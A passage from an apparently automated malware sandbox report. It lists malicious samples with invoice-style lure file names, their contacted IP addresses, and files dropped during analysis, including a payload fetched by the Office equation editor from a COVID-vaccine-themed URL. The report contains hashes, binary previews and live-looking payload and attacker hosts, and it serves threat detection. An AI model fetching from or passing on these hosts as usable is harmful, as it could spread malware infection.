	J62DQ7fO0b.exe	Get hash	malicious	Browse	• 79.134.225.30
	oE6O5K1emC.exe	Get hash	malicious	Browse	• 79.134.225.30
	zunUbtZ2Y3.exe	Get hash	malicious	Browse	• 79.134.225.40
	EASTERS.exe	Get hash	malicious	Browse	• 79.134.225.118
	LIST OF POEA DELISTED AGENCIES.pdf.exe	Get hash	malicious	Browse	• 79.134.225.9
	AWB.pdf.exe	Get hash	malicious	Browse	• 79.134.225.102
	AIC7VMxudf.exe	Get hash	malicious	Browse	• 79.134.225.30
	9mm case for ROYAL METAL INDUSTRIES 3milmonth Specification drawings.exe	Get hash	malicious	Browse	• 79.134.225.21
	PO50164.exe	Get hash	malicious	Browse	• 79.134.225.79
	Fast color scan to a PDFfile_1_20210331084231346.pdf.exe	Get hash	malicious	Browse	• 79.134.225.102
	n7dIHuG3v6.exe	Get hash	malicious	Browse	• 79.134.225.92
	F6JT4fXIAQ.exe	Get hash	malicious	Browse	• 79.134.225.92
	order_inquiry2094.xls.exe	Get hash	malicious	Browse	• 79.134.225.102
	5H957qLghX.exe	Get hash	malicious	Browse	• 79.134.225.25
	yBio5dWAOI.exe	Get hash	malicious	Browse	• 79.134.225.7
	wDIaJji4Vv.exe	Get hash	malicious	Browse	• 79.134.225.7
	DkZY1k3y9F.exe	Get hash	malicious	Browse	• 79.134.225.23
AMAZON-02US	remittance info.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Required Order Quantity.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	PROFORMA INVOICE.exe	Get hash	malicious	Browse	• 108.128.238.226
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	Payment advice IN18663Q00031139I.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	winlog.exe	Get hash	malicious	Browse	• 3.14.206.30
	J6wDHe2QdA.exe	Get hash	malicious	Browse	• 3.22.15.135
	hsOBwEXSsq.exe	Get hash	malicious	Browse	• 3.142.167.54
	1B4AF276CB3E0BFC9709174B8F75E13C4B224F4B35A6E.exe	Get hash	malicious	Browse	• 3.13.191.225
	36ne6xnkop.exe	Get hash	malicious	Browse	• 99.83.185.45
	1ucvVfbHnD.exe	Get hash	malicious	Browse	• 3.13.255.157
	Wire Transfer Update.exe	Get hash	malicious	Browse	• 3.13.255.157
	Five.exe	Get hash	malicious	Browse	• 52.84.150.34
	Pd0Tb0v0WW.exe	Get hash	malicious	Browse	• 52.58.78.16
	Alexandra38.docx	Get hash	malicious	Browse	• 65.9.66.79
	Alexandra38.docx	Get hash	malicious	Browse	• 65.9.66.79
	LtfVNumoON.exe	Get hash	malicious	Browse	• 13.56.33.8
	mW07jhVxX5.exe	Get hash	malicious	Browse	• 35.157.204.206

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	69JCWICJ9872001.exe	Get hash	malicious	Browse	
	Proforma 0089 05 2019.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Program Files (x86)\SMTP Service\smtpsvc.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	3.7499114035101173
Encrypted:	false
SSDEEP:	384:DOj9Y8/gS7SDriLGKq1MHR534Jg6ihJSxUCR1rgCPKabK2t0X5P7DZ+JgySW7XxW:D+gSAdN1MH3IJFRJngyX
MD5:	72A9F09010A89860456C6474E2E6D25C
SHA1:	E4CB506146F60D01EA9E6132020DEF61974A88C3
SHA-256:	7299EB6E11C8704E7CB18F57879550CDD88EF7B2AE8CBA031B795BC5D92CE8E3
SHA-512:	BCD7EC694288BAF751C62E7CE003B4E932E86C60E0CFE67360B135FE2B9EB3BCC97DCDB484CFC9C50DC18289E824439A07EB5FF61DD2C2632F3E83ED77F0CA37
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: 69JCWICJ9872001.exe, Detection: malicious, Browse • Filename: Proforma 0089 05 2019.xlsx, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...A..S.....P... .....k... .....@.. .....X.. ..@.....k..K..... k..... ....H.....text....K... ...P..... ..`.rsrc.....`.....@..@.rel oc.....p.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\nano[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	802304
Entropy (8bit):	7.807064216316379
Encrypted:	false
SSDEEP:	12288:fqPhNb1Cpc0vs3YpRTYmuCBWhfCfyxmbKzYwafnJMKrXe3tw2luRVZzQKaq:iPhxcpHUIpRTY0c1uyUeU3nJMKoCaq
MD5:	A3CBEB3E732B11954572B3EE6755242C
SHA1:	EBB41B49DE8F1B09EA20DABFFCFD85B93B68D7F3
SHA-256:	E006460AD1E34DDBBC28430C2D529A7EE491893C7AE8B6902B2D8D8C56620510
SHA-512:	455C3CAE5F85B8F3334004E09C5EF42BB6E8410F7501AEF0D520E1023EB376E31D6FA892DAB8DC8AAEA94914F31EC7915E8424362F1046F25F9B55C58EF94BD
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://covid19vaccinations.hopto.org/nano.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....s`.....P..2.....P... ..`....@.. ....@.....@P..O....`..... ..... ..H.....text....0... ...2..... ..`.rsrc.....`.....4.....@..@.rel oc.....<.....@..B.....tP.....H.....}..du.....].....0.....(....(.....(.....o ....*.....(!.....("....(#.....($.....(%....*N..(....o.... (&....*&..('....*.s(.....s).....s*.....s+.....s,.....*....0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*.0.....~....o1....+..*.0..<.....~.....(2.....,!r...p.....(3...o4...s5.....~.....+..*.0.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\27A56AD2.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1268 x 540, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	51166
Entropy (8bit):	7.767050944061069
Encrypted:	false
SSDEEP:	1536:zdKgAwKoL5H8LiLtoEdJ9OSbB7laAvRXDlBig49A:JDAQ9H8/GMSdhahg49A
MD5:	8C29CF033A1357A8DE6BF1FC4D0B2354
SHA1:	85B228BBC80DC60D40F4D3473E10B742E7B9039E
SHA-256:	E7B744F45621B40AC44F270A9D714312170762CA4A7DAF2BA78D5071300EF454

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\27A56AD2.png	
SHA-512:	F2431F3345AAB82CFCE2F96E1D54E53539964726F2E0DBC1724A836AD6281493291156AAD7CA263B829E4A1210A118E6FA791F198B869B4741CB47047A5E6D6A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....q~.....sRGB.....gAMA.....a.....pHYs.....o.d...sIDATx^..;.;.....d.....{...m.m....4...h..B.d...%x.?..{w.$#.Aff..?W.....x.(.....^....{.....^j. .....oP.C?@GGGGGGGGG?@GGGGG.F}c.....E).....c._....w{}.....e;.._ttttt.X.....C.....uOV.+..l...|?.....@GGG?@GGG./...uK.WnM'.....s.s ...`.....ttttt.:::.....:.z.{...'..=.....ttt..g.:::z.....=.....F..'..O..sLU..:nZ.DGGGGGGGGG.AGGGGGGGG.Y.....#~.....7,.....O..b.GZ.....]....]....]....]...CO.vX>..... @GGGw/3.....tttt.2...s....n.U.!....:....:....:....%...'..)w.....>.{.....<;.....^..z...../..=.....~.]..q.t...AGGGGGGGGG?@GGGGGGG...AA..... .....~.....z...^...\...._ttttt.X.....C....o.{.O.Y1.....=....]^X.....ttt..tttt.....f.%.....nAGGGG.....[.....=....b....?{.....=.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\29AF82FC.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 550x310, frames 3
Category:	dropped
Size (bytes):	29499
Entropy (8bit):	7.667442162526095
Encrypted:	false
SSDEEP:	384:ac8UyN1qqyn7FdNfzZY3AJ0NcoEwa4OXyTqEunn9k+MPiEWsKHBm8oguHh9kt98g:p8wn7TNfzZ0NcnwR6kvKPsPWghY6g
MD5:	4FBDDF16124B6C9368537DF70A238C14
SHA1:	45E34D715128C6954F589910E6D0429370D3E01A
SHA-256:	0668A8E7DA394FE73B994AD85F6CA782F6C09BFF2F35581854C2408CF3909D86
SHA-512:	EA17593F175D49792629EC35320AD21D5707CB4CF9E3A7B5DA362FC86AF207F0C14059B51233C3E371F2B7830EAD693B604264CA50968891B420FEA2FC4B29EC
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....C.....C.....6.&..".....}.....!1A..Qa."q. 2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...0.F...GEH.[....^.....Z]k?B..]...A. ....q.<..].c....G....Z}.....=.y1.....x->.=.....<.....<..E....a.L...h.c....O..e..a.L...h.c....O..e..a.L...k/_..Mf.[.o.@C(..k^..P..l8.....${..Ly.)..'".....N)." .$e.a....-....B.{.\f...).%a.J..>. 9b.X..V.%i.Q....%h.V.E...X..V..Q..GQRR?A..!.;.g..B...2..u..W.....'..kN.X.,Fy+G...(.r.g..y+O..X.,Fy+H.#)_,...%.r.9Q

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\365FCBB7.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 191x263, frames 3
Category:	dropped
Size (bytes):	8815
Entropy (8bit):	7.944898651451431
Encrypted:	false
SSDEEP:	192:Qjnr2Il8e7li2YRD5x5dlyuaQ0ugZlBn+0O2yHQGYtPto:QZl8e7li2YdRyuZ0b+JGgtPW
MD5:	F06432656347B7042C803FE58F4043E1
SHA1:	4BD52B10B24EADECA4B227969170C1D06626A639
SHA-256:	409F06FC20F252C724072A88626CB29F299167EAE6655D81DF8E9084E62D6CF6
SHA-512:	358FEB8CBFFBE6329F31959F0F03C079CF95B494D3C76CF3669D28CA8CDB42B04307AE46CED1FC0605DEF31D9839A0283B43AA5D409ADC283A1CAD787BE95F 0E
Malicious:	false
Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-+++++++++++++++.....".....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[|..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'..."...Y...l.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t.....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4132FFE5.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1316
Entropy (8bit):	3.0840340624796188
Encrypted:	false
SSDEEP:	24:YWLj/Bu99sA0D4U799D1sIyVk3/wKivaHRS2:hLbVeITmak2
MD5:	BE9229401B6EC704E0AFF008FF066918
SHA1:	5408CAA831484E21A7B4A56317D5DF8566D0222D
SHA-256:	2CE1B2D517721F60C9086DEEBB9093BDA2BDA8B66F34D20DC3270C91D439711A
SHA-512:	09C0C8779AEB6C9121D4A4CEF8330051A178FB656DB162238CE9776B908087A00F08B2781491C45E0C3256AB0EE32594D93A37361EFA3F0E6F481148600B9EEB
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4132FFE5.emf	
Preview:	....l..... EMF....$.....V.....fZ..U"..F...4...&...GDIC.....o4.f.....-.....!..... .....@..Calibri..#.7..K.h."..Iww@.zw2.f.....-.....2.....Label1.....'..... ..!.....'.....%.....L...d.....!.....?.....?.....R...p..... .@..C.a.l.i.b.r.i.....zw.....K...../L.,."...K...=.....;.....G.....=../=.....3L...=...L...K.....=.....4."....=..3L.4."..]]w.]]w... .....L=...=. .K.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5394A5DD.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 199 x 126, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4740
Entropy (8bit):	7.917839815538774
Encrypted:	false
SSDEEP:	96:oAnIkq3L3l05ZEpmgsv0Q3UtPwkCYHMYPhcky7JcO7dY/:oAnz15qhsrUtPwYHtPhOZ7dY/
MD5:	493B0785A76407BFBD3983964D9EA288
SHA1:	D4F7298439073EA125F7EE9C415091EF8C71FE01
SHA-256:	CDAD5DACB34C7C421ADE9645520051A1620E32DBB41990CF05C3D6BABC9BC1ED
SHA-512:	A343C143BFCC69B5AEEF78DEE567F80769541861310D7A3F4985AADE428F3D47B29228857A1A0FFC7F54E4E88699014253DCD06554ABE586953750685F37A550
Malicious:	false
Preview:	.PNG.....IHDR.....~.....,....sRGB.....gAMA.....a.... cHRM..z&.....u0...`..:....p..Q<....pHYs..!...!.....IDATx^..r...5W.._..~...|.....P...#...M ).-R6ER.%j4.....}..n..... .46z...H....l.d.*..2OU..u...F...../.....H...../4...Q"..)`.....T-..v)...*.j...J.b.....L..x....T.....F....m....PB...x<..N...%."q[j..\./--.*..|...Q..2..;...{p..q..p.w.....n.....?...%|2..\.....R..`*..t1....4 6%..Z."...f..U.X..*..MaO.....)...O.:.Vo.z..&.D<....o...'....}...i...|...b1.T.t:...G.~.`.*.0q..F..6..W.D.R..+...O.V.....7...}..?P....P4.....^.....6W*...J..R.l...H...d..= V.M...)..U.V....".h0. .ds..F".x<.....hy...m.v{...O....Zhw.()W*.X.....U.....Z.2[K.R.p4....;L$S..| ..GS.f...|.....|?.M.2.z.=[oa).k.F;_.E..l7Z..Ko(....t..H*_.T.m..0.).;=T.7;X..s....|.Nx z.....$.....Yn..Ff.n...Q. .x..l'.....s...L.....X".|6_..#8=<....[..H.^X.'..I.n .B.b.*.o.Z.3(.....S..2.Xc....T.5.jk 2.....[B..8-3..*+_n..,S2...G.T.tG..G.O...0.....p$..:.. .F.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5A7818AB.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYlv7JrEHaeHj7KHG81l:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	.....JFIF..... .... !....!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M.."..... E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."....Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... .l..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5DF1CC3E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 199 x 126, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4740
Entropy (8bit):	7.917839815538774
Encrypted:	false
SSDEEP:	96:oAnIkq3L3l05ZEpmgsv0Q3UtPwkCYHMYPhcky7JcO7dY/:oAnz15qhsrUtPwYHtPhOZ7dY/
MD5:	493B0785A76407BFBD3983964D9EA288
SHA1:	D4F7298439073EA125F7EE9C415091EF8C71FE01
SHA-256:	CDAD5DACB34C7C421ADE9645520051A1620E32DBB41990CF05C3D6BABC9BC1ED
SHA-512:	A343C143BFCC69B5AEEF78DEE567F80769541861310D7A3F4985AADE428F3D47B29228857A1A0FFC7F54E4E88699014253DCD06554ABE586953750685F37A550
Malicious:	false
Preview:	.PNG.....IHDR.....~.....,....sRGB.....gAMA.....a.... cHRM..z&.....u0...`..:....p..Q<....pHYs..!...!.....IDATx^..r...5W.._..~...|.....P...#...M ).-R6ER.%j4.....}..n..... .46z...H....l.d.*..2OU..u...F...../.....H...../4...Q"..)`.....T-..v)...*.j...J.b.....L..x....T.....F....m....PB...x<..N...%."q[j..\./--.*..|...Q..2..;...{p..q..p.w.....n.....?...%|2..\.....R..`*..t1....4 6%..Z."...f..U.X..*..MaO.....)...O.:.Vo.z..&.D<....o...'....}...i...|...b1.T.t:...G.~.`.*.0q..F..6..W.D.R..+...O.V.....7...}..?P....P4.....^.....6W*...J..R.l...H...d..= V.M...)..U.V....".h0. .ds..F".x<.....hy...m.v{...O....Zhw.()W*.X.....U.....Z.2[K.R.p4....;L$S..| ..GS.f...|.....|?.M.2.z.=[oa).k.F;_.E..l7Z..Ko(....t..H*_.T.m..0.).;=T.7;X..s....|.Nx z.....$.....Yn..Ff.n...Q. .x..l'.....s...L.....X".|6_..#8=<....[..H.^X.'..I.n .B.b.*.o.Z.3(.....S..2.Xc....T.5.jk 2.....[B..8-3..*+_n..,S2...G.T.tG..G.O...0.....p$..:.. .F.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\69EC2A79.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\69EC2A79.png	
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false
Preview:	.PNG.....IHDR.....J....sRGB.....gAMA.....a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g. ....x.>...9s..q]s.....w...^z.....?.....9D.}.w}W..RK.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G.....zO.C.....zO.%.....'....S..y....S.y....S.J_..qr.....I}|..._ ...>r.v~..G.*.)..#.>z....._.W.~....S.....c..zO.C..N.vO.%.....S..y....S.y....S.J_..qr.....I}|..._...>r.v~..G.*.)..#.>z..&nf..?.....zO.C...o...{J-....._..S..y....S.y....S.J_..qr.....I}|..._. ..>r.v~..G.*.)..#.>z...6.....J..:.....SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw.....M.r..M.k.:N.q4[<..o..k...G.....XE=..b$.G.,..K...H'._nj..kJ_..qr.... .I}|.._...>r.v~..G.*.)..#.>.....R...._..j.G...Y.>..!.....O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e.....?.....$...F.....>..{.Qb.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\98FE530E.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M..".....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..l?s2l.$.N..?xP..c...@....A..D.l.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..l..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7.....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... ^...8.+]K)R...\.'A...I..B..?[.:.L(c3J..%..$.3..E0@...."5fj...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9EE93CA2.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1824
Entropy (8bit):	3.1396658634113037
Encrypted:	false
SSDEEP:	24:YF09+01Uo7v3dLcFTUDb2Iyzj5s9SKiDHaXRmf/RQfwRSER8vdR+R/Ro8w:4oj3dLcFTvIw5sZiaQm
MD5:	8DB7C9EB4234BEF9BBB39F602BCEB824
SHA1:	E98F58B395663F25D6220D7C033B6D15C53CECEC
SHA-256:	04213745DB3ED00DB4562DC0D889428588FC147E536078741C98AC5578ECE6D4
SHA-512:	5FC135D32B3E75872E8254B5ED8C5648B052AB5C1466AEAE7BA3C653BEB236FDC48F68A3D3378138C8009F59E561D09A7A22E708DBD5F9846061FBAD67F082FE
Malicious:	false
Preview:	....l.....1.....xM.. EMF.... ...!.....V.....fZ..U"..F.....GDIC.....rH.....2.....-.....!...2..... .....2.....@..Calibri..#.7..K.h."..Iww@.zw."f.....-.....2.....L.....2.....$.a.....2.$.....$...6.b.....2.6.....6...H.e.....2. H.....H...Z.l.....2.Z.....Z...l.2.....'.....2.....2.....2...!.....'.....%.....L...d.....1.....2...!.....?.....? .....2.....R...p.....@..C.a.l.i.b.r.i.....zw.....K... .....4."..e]w.."...YwO8.W

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A4A722F1.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 110 x 167, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	12102
Entropy (8bit):	7.961820953240898
Encrypted:	false
SSDEEP:	192:mCDzUPwtX3W0bXeFgeK+HsT/MtGLWIoo5LKApRCRhZW3Fg8wW5eRidb/iAl6NXbs:mC3U45FXcgetMTi633h3FVz5eRObiAcu
MD5:	1C539D78D01284594C999E790447F6FB
SHA1:	582531AE27BDD6E091043EF4F38ECBEF0A6FB2F1
SHA-256:	62583DB38588AC74F6EC4D8FDCC94780C0206F21BE3A5CF90AC2E212EBC3FAF5

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A4A722F1.png	
SHA-512:	132F227B9762B2AAD02327DDBC61B1F6786BBA03FFC233FFF223D41E3E09534DC4E98EFC5C064F26169D4C1C998999B2E888D685CEEC0A5B6013E39F1FEB52F 7
Malicious:	false
Preview:	.PNG.....IHDR...n.....i.....sRGB.....gAMA.....a.... cHRM..z&.....u0...`.:....p..Q<....pHYs..!...!.....IDATx^....uE..p....LTl).00....T@....D.....,N@P,l..P.....7.f....s .w....}...k.Y.?k.....,..{....z(....x..^.W.....z.e`...Y....U..q..i....b....6n`.*..*..0..5....?/.~.....7...?.~...w..}.{..dy.^U.;../}.....(..K...U~...W....}n9s._.p.;.{>.x.3..o.....v.d.{...?...z}.)...|.#..=... s.1.....C.=...:...}..._.*..x`..-oY.....y.C._..Z.....v.c\....k..I..}..^^...1.r.!k..y.{^y.k^S.....r..W...>..._.....?....|.;../~q../.Y^.....O,w.....{g.A.{...y.{._.nu.[..~...Zgns...N....nw. ..\.*e...}.C.&.lR.t&....>.....[....Y.zV..'?.....o...d..E.R...Vf....(.....?.....~.2.0=..O.m=.../w....3.....<...&..>.)OyJe.....xm...B@`.....f7.YA.L.....>..Oy..._..A...>...A.zP9.....;.P. .w.....\.B...m.....p..u.....2.s..\y...Pg...,...o^>..O.:....{6.5._...(7.....~.....^..r.k_.<.../_..W.c..r..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AB377A3A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 566 x 429, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	84203
Entropy (8bit):	7.979766688932294
Encrypted:	false
SSDEEP:	1536:RrpoeM3WUHO25A8HD3So4lL9jvtO63O2l/Wr9nuQvs+9QvM4PmgZuVHdJ5v3ZK7+:H5YHOhwx4lRTtO6349uQvXJ4PmgZu11J
MD5:	208FD40D2F72D9AED77A86A44782E9E2
SHA1:	216B99E777ED782BDC3BFD1075DB90DFDDABD20F
SHA-256:	CBFDB963E074C150190C93796163F3889165BF4471CA77C39E756CF3F6F703FF
SHA-512:	7BCE80FFA8B0707E4598639023876286B6371AE465A9365FA21D2C01405AB090517C448514880713CA22875013074DB9D5ED8DA93C223F265C179CFADA609A64
Malicious:	false
Preview:	.PNG.....IHDR...6.....>(....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^.=v\9..H..f...:ZA..,'..j.r4.....SEJ,%..VPG..K.=....@.$oI.e7....U..... ....>n~&..._..._.rg... .L...D.G!0..G!;...?...Oo.7....Cc...G....g>....._o..._._.}q...k.....ru..T.....S.!....~..@Y96.S.....&..1.:....o...q.6..S...'n..H.hS.....y;.N.l.)."[`.f.X.u.n.;.....h.(.u|0a.....].R.z...2.....GJY |\..+b...{>vU.....i.....w+.p...X..._.V.-z..s..U..cR..g^..X.....6n...6....O6.-.AM.f.=y ...7...;X....q..|...=.|K...w...}O..{|...G.....~.o3.....z....m6...sN.0..;/....Y..H..o.....~..... (W.`...S.t.....m....+.K...<..M=...IN.U..C..].5.=...s..g.d..f.<Km..$..fS...o..:..}@...;k..m.L./.$.....,....3%..|j.....b.r7.O!F...c'.....$...)....|O.CK...._.....Nv....q.t3l.,. ....vD.-..o..k.w.....X...- 